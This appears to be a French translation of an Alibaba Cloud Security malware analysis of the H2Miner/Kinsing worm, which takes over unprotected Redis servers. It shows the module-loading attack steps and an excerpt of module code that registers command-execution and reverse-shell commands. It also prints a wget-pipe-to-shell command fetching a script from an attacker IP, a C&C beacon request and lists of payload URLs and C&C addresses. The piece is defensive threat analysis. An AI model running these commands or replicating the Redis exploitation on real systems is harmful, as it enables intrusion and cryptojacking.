

Il y a un jour, l'un des serveurs de mon projet a été attaqué par un ver similaire. À la recherche d'une réponse à la question « qu'est-ce que c'était ? », j'ai trouvé un excellent article de l'équipe de Alibaba Cloud Security. Comme je n'ai pas trouvé cet article sur Habrahabr, j'ai décidé de le traduire spécialement pour vous <3
Introduction
Récemment, l'équipe de sécurité d'Alibaba Cloud a découvert une épidémie soudaine de H2Miner. Ce type de ver malveillant exploite l'absence d'autorisation ou des mots de passe faibles pour Redis comme portes d'entrée à vos systèmes, puis synchronise son propre module malveillant avec le slave via la synchronisation master-slave et, enfin, télécharge ce module malveillant sur la machine ciblée et exécute des instructions malveillantes.
Autrefois, les attaques sur vos systèmes étaient principalement effectuées par un méthode impliquant des tâches planifiées ou des clés SSH qui étaient écrites sur votre machine après que l'intrus ait accédé à Redis. Heureusement, cette méthode n'est pas souvent utilisée en raison de problèmes de contrôle des autorisations ou à cause de différentes versions du système. Néanmoins, ce mode de téléchargement de module malveillant peut directement exécuter des commandes de l'attaquant ou accéder au shell, ce qui est dangereux pour votre système.
En raison du grand nombre serveurs de Redis, hébergés sur Internet (près d'un million), l'équipe de sécurité d'Alibaba Cloud, en tant que rappel amical, recommande aux utilisateurs de ne pas fournir d'accès à Redis depuis le réseau et de vérifier régulièrement la robustesse de leurs mots de passe, et s'ils ne sont pas vulnérables à une attaque par force brute.
H2Miner
H2Miner est un botnet de minage pour les systèmes basés sur Linux, qui peut infiltrer votre système de différentes manières, y compris l'absence d'autorisation dans Hadoop YARN, Docker, et une vulnérabilité d'exécution de commande à distance Redis (RCE). Le botnet fonctionne en téléchargeant des scripts malveillants et des logiciels malveillants pour miner vos données, élargir horizontalement l'attaque et maintenir une communication de commande et de contrôle (C&C).
RCE Redis
Pavel Toporkov a partagé ses connaissances sur ce sujet lors de ZeroNights 2018. Depuis la version 4.0, Redis prend en charge la fonction de chargement de modules externes, qui permet aux utilisateurs de charger des fichiers so, compilés avec C dans Redis pour exécuter certaines commandes Redis. Cette fonction, bien que utile, présente une vulnérabilité, où en mode master-slave, les fichiers peuvent être synchronisés avec le slave via le mode fullresync. Cela peut être exploité par un attaquant pour transmettre des fichiers so malveillants. Une fois le transfert terminé, les attaquants chargent le module sur l'instance Redis attaquée et exécutent n'importe quelle commande.
Analyse du ver malveillant
Récemment, l'équipe de sécurité d'Alibaba Cloud a découvert que la taille du groupe de mineurs malveillants H2Miner avait soudainement augmenté. Selon l'analyse, le processus global de l'attaque se déroule comme suit :

H2Miner utilise RCE Redis pour une attaque complète. Tout d'abord, les attaquants ciblent des serveurs Redis non protégés ou des serveurs avec des mots de passe faibles.
Ensuite, ils utilisent la commande config set dbfilename red2.so pour changer le nom du fichier. Après cela, les attaquants exécutent la commande slaveof pour définir l'adresse de l'hôte de réplication master-slave.
Lorsque l'instance Redis attaquée établit une connexion master-slave avec le Redis malveillant appartenant à l'attaquant, ce dernier envoie le module infecté à l'aide de la commande fullresync pour synchroniser les fichiers. Ensuite, le fichier red2.so sera chargé sur la machine attaquée. Les attaquants utilisent ensuite le module .\/red2.so pour charger ce fichier so. Le module peut exécuter des commandes de l'attaquant ou initier une connexion inversée (backdoor) pour accéder à la machine attaquée.
if (RedisModule_CreateCommand(ctx, "system.exec",
        DoCommand, "readonly", 1, 1, 1) == REDISMODULE_ERR)
        return REDISMODULE_ERR;
      if (RedisModule_CreateCommand(ctx, "system.rev",
        RevShellCommand, "readonly", 1, 1, 1) == REDISMODULE_ERR)
        return REDISMODULE_ERR;
Après avoir exécuté une commande malveillante, comme / bin / sh -c wget -q -O-http://195.3.146.118/unk.sh | sh> / dev / null 2> & 1, l'attaquant supprimera le nom du fichier de sauvegarde et déchargera le module système pour effacer les traces. Cependant, le fichier red2.so restera sur la machine attaquée. Il est conseillé aux utilisateurs de prêter attention à la présence d'un tel fichier suspect dans le dossier de leur instance Redis.
En plus de détruire certains processus malveillants pour voler des ressources, l'attaquant a suivi un scénario malveillant en téléchargeant et exécutant des fichiers malveillants au format binaire afin de . Cela signifie que le nom du processus ou le nom du répertoire contenant kinsing sur l'hôte peut indiquer que cette machine a été infectée par ce virus.
Selon les résultats de l'ingénierie inverse, le logiciel malveillant exécute principalement les fonctions suivantes :
- Téléchargement et exécution de fichiers
- Mining
- Maintien de la communication C&C et exécution des commandes de l'attaquant


Utilisez masscan pour le scan externe afin d'étendre l'influence. De plus, l'adresse IP du serveur C&C est codée en dur dans le programme, et l'hôte ciblé communiquera avec le serveur C&C via des requêtes HTTP, où les informations du zombie (serveur compromis) sont identifiées dans l'en-tête HTTP.
GET /h HTTP/1.1
Host: 91.215.169.111
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Arch: amd64
Cores: 2
Mem: 3944
Os: linux
Osname: debian
Osversion: 10.0
Root: false
S: k
Uuid: xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxx
Version: 26
Accept-Encoding: gzip
Autres méthodes d'attaque

Adresses et liens utilisés par le ver
/kinsing
• 142.44.191.122/t.sh
• 185.92.74.42/h.sh
• 142.44.191.122/spr.sh
• 142.44.191.122/spre.sh
• 195.3.146.118/unk.sh
c&c
• 45.10.88.102
• 91.215.169.111
• 139.99.50.255
• 46.243.253.167
• 195.123.220.193
Conseil
Tout d'abord, Redis ne doit pas être accessible depuis Internet et doit être protégé par un mot de passe solide. Il est également important que les clients vérifient l'absence du fichier red2.so dans le répertoire Redis et l'absence de « kinsing » dans le nom de fichier / processus sur l'hôte.
Source : habr.com
